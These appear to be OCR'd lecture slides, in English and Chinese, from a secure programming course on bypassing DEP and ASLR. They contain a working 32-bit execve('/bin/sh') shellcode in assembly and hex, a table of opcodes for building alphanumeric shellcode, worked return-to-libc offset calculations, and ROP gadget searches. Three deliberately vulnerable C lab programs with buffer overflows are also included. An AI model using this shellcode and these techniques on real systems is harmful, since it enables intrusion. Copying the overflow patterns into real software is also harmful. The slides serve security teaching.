Secure Programming
Bypass Mitigation

Overview

- Customize shellcode
- Bypass DEP & ASLR
- Return to libc / text
- Return Oriented Programming

Write your own shellcode

- nasm -f bin -o sc.bin sc.asm
- xxd -i sc.bin


```
BITS 32
global _start

_start:
xor    eax,eax
push   eax
push   0x68732f2f
push   0x6e69622f
mov    ebx,esp
push   eax
push   ebx
mov    ecx,esp
mov    al, 0xb
int    0x80
```

```
cychao@CatKali:~/ctf/nctu/slide$ nasm -f bin -o binsh.bin binsh.s && xxd -i binsh.bin
unsigned char binsh_bin[] = {
  0x31, 0xc0, 0x50, 0x68, 0x2f, 0x2f, 0x73, 0x68, 0x68, 0x2f, 0x62, 0x69,
  0x6e, 0x89, 0xe3, 0x50, 0x53, 0x89, 0xe1, 0xb0, 0x0b, 0xcd, 0x80
};
unsigned int binsh_bin_len = 23; _
```

- Ref: http://www.vividmachines.com/shellcode/shellcode.html

Alphanumeric shellcode

- Shellcode with 0-9 a-z A-Z
  - use printable opcode
  - xor encode/decode



21	!	AND [m16/32],r16/32 *1	41	A	INC CX/ECX *3	61	a	POPAW
22	"	AND r8,[m8]	42	B	INC DX/EDX *3	62	b	BOUND
23	#	AND r16/32,[m16/32] *1	43	C	INC BX/EBX *3	63	c	ARPL
24	$	AND AL,i8	44	D	INC SP/ESP *3	64	d	FS: PF
25	%	AND AX/EAX,i16/32 *2	45	E	INC BP/EBP *3	65	e	GS: PF
26	&	ES: PREFIX	46	F	INC SI/ESI *3	66	f	OPER
27	'	DAA	47	G	INC DI/EDI *3	67	g	ADDR
28	(	SUB [m8],r8	48	H	DEC AX/EAX *3	68	h	PUSH
29	)	SUB [m16/32],r16/32 *1	49	I	DEC CX/ECX *3	66 68	fh	PUSH
2A	*	SUB r8,[m8]	4A	J	DEC DX/EDX *3	69	i	IMUL
2B	+	SUB r16/32,[m16/32] *1	4B	K	DEC BX/EBX *3	66 69	fi	IMUL
2C	,	SUB AL,i8	4C	L	DEC SP/ESP *3	6A	j	PUSH
2D	-	SUB AX/EAX,i16/32 *2	4D	M	DEC BP/EBP *3	6B	k	IMUL
2E	.	CS: PREFIX	4E	N	DEC SI/ESI *3	66 6B	fk	IMUL
2F	/	DAS	4F	O	DEC DI/EDI *3	6C	l	INSB
30	0	XOR [m8],r8	50	P	PUSH AX/EAX *3	6D	m	INSW/I
31	1	XOR [m16/32],r16/32 *1	51	Q	PUSH CX/ECX *3	6E	n	OUTSB
32	2	XOR r8,[m8]	52	R	PUSH DX/EDX *3	6F	o	OUTSW
33	3	XOR r16/32,[m16/32] *1	53	S	PUSH BX/EBX *3	70	p	JO o8
34	4	XOR AL, i8	54	T	PUSH SP/ESP *3	71	q	JNO o
35	5	XOR AX/EAX, i16/32 *2	55	U	PUSH BP/EBP *3	72	r	JB o8
36	6	SS: PREFIX	56	V	PUSH SI/ESI *3	73	s	JAE o
37	7	AAA	57	W	PUSH DI/EDI *3	74	t	JE o8
38	8	CMP [m8],r8	58	X	POP AX/EAX *3	75	u	JNE o
39	9	CMP [m16/32],r16/32 *1	59	Y	POP CX/ECX *3	76	v	JBE o
						77	w	JA o8

Bypass DEP + ASLR

- Return to text
- Return to libc
- ROP
- Blind ROP

Return to a function call

ffff5000	char a
ffff5004	ebp
ffff5008	ret
ffff500c	arg1
ffff5010	????
ffff5014	????

ffff5000	AAAA
ffff5004	AAAA
ffff5008	addr of func
ffff500c	after lib call
ffff5010	ptr to “/bin/sh”
ffff5014	????

Practice - return to text

- gcc -fno-stack-protector -m32

```c
#include <string.h>
#include <stdio.h>
#include <stdlib.h>
char *binsh = "/bin/sh";
void foo (char *bar)
{
   char  c[12];

   memcpy(c, bar, strlen(bar));

}

int main (int argc, char **argv)
{
    char buf[4096];
    fprintf(stderr,"Function: system's address is :  0x%x\n",  &system);
    fgets(buf,4096,stdin);
    foo(buf);
}
```

Sol.

- Function: system's address is : 0x8048430
- objdump -D foo_4 | grep bin
- Input = “a”x?? +[&system] + “aaaa” + [binsh]

Return to libc

- 程式沒有用到 system?
  - 沒辦法利用 text 段 call system()
- 同版本 libc 的 offset 會是固定的
  - 取得任意 libc 的函式位置算出與system的offset

Global Offset Tables

- Get saved function address from GOT
  - objdump -R ./a.out

```
cychao@ubuntu:~/bof$ objdump -R foo_1

foo_1:     file format elf32-i386

DYNAMIC RELOCATION RECORDS
OFFSET   TYPE              VALUE
08049ffc R_386_GLOB_DAT    __gmon_start__
0804a028 R_386_COPY        stdin
0804a00c R_386_JUMP_SLOT   printf
0804a010 R_386_JUMP_SLOT   fgets
0804a014 R_386_JUMP_SLOT   strcpy
0804a018 R_386_JUMP_SLOT   __gmon_start__
0804a01c R_386_JUMP_SLOT   __libc_start_main
```

計算 offset

```
cychao@ubuntu:~/bof$ objdump -d /lib32/libc.so.6  | grep "fprintf>:"
00043100 <_IO_vfprintf>:
0004cb80 <fprintf>:
cychao@ubuntu:~/bof$ objdump -d /lib32/libc.so.6  | grep "system>:"
0003fc40 <__libc_system>:
cychao@ubuntu:~/bof$ objdump -d /lib32/libc.so.6  | grep "execve>:"
000b5300 <execve>:
000b5350 <fexecve>:
```

- 通常會先算出 libc 的 base，接下來要跳到哪都行

```
f7602000-f77a8000 r-xp 00000000 fc:00 4587531                            /lib32/libc-2.19.so
f77a8000-f77aa000 r--p 001a5000 fc:00 4587531                            /lib32/libc-2.19.so
f77aa000-f77ab000 rw-p 001a7000 fc:00 4587531                            /lib32/libc-2.19.so
```

Practice - Return to Libc

- gcc -fno-stack-protector -m32

```c
#include <string.h>
#include <stdio.h>
#include <stdlib.h>
char *binsh = "/bin/sh";
void foo (char *bar)
{
   char  c[12];

   memcpy(c, bar, strlen(bar));

}

int main (int argc, char **argv)
{
    char buf[4096];
    int * ptr = 0x0804a01c;
    fprintf(stderr,"Function: libc_start_main's address is :  0x%x\n",  *ptr);
    fgets(buf,4096,stdin);
    foo(buf);
}
```

gcc -static?

- 程式重頭到尾都沒有用到 system
- 又編成static?
  - 只好自己寫一個system().

Return Oriented Programming

- Find gadgets
- Assemble gadgets
- Smashing the Stack
- Ret!

ROP tool

- ROPgadget
- Mona
- IDA Pro + plugin
- ....
- objdump + grep
  - objdump -d ./a.out | grep -B 3 ret | grep -A 3 eax

Find Gadgets 1/2

- Control Register
  - 找到可以控制 eax , ebx , ecx , esp 的 gadgets

```
--
 804f7b2:       89 d8                   mov    %ebx,%eax
 804f7b4:       5b                      pop    %ebx
 804f7b5:       c3                      ret
--

--
--
 80bb576:       89 cc                   mov    %ecx,%esp
 80bb578:       c3                      ret
--
```

Find Gadgets 2/2

- Get/Set String (/bin/sh) address
  - 想辦法定位可控的 memory address
  - 在該處塞 “/bin/sh"
- System Call

```
cychao@ubuntu:~/bof$ objdump -d foo_6 | grep -B 3 ret | grep -A 3 "int "
 806f0e0:       cd 80                   int    $0x80
 806f0e2:       c3                      ret
```

Assemble Gadgets

- 把找到的gadget組合起來
  - 注意stack位置, 建議先找個add esp的gadget
    - 通常stack可控,把值放進stack,再pop拿出資料
- Wargame 0-3 ROP
  - 除了push外,都是libc裡找的到的 gadgets

Smashing the Stack

- 把所有gadget跟所需的argument數量準備好
- 全部塞進 Stack！

Practice - ROP

- gcc -fno-stack-protector -m32 -static

```c
#include <string.h>
#include <stdio.h>
#include <stdlib.h>
char *binsh = "/bin/sh";
void foo (char *bar)
{
   char  c[12];

   memcpy(c, bar, 2048);

}

int main (int argc, char **argv)
{
    char buf[4096];
    fprintf(stderr,"ROP practice\n"  );
    fgets(buf,4096,stdin);
    foo(buf);
}
```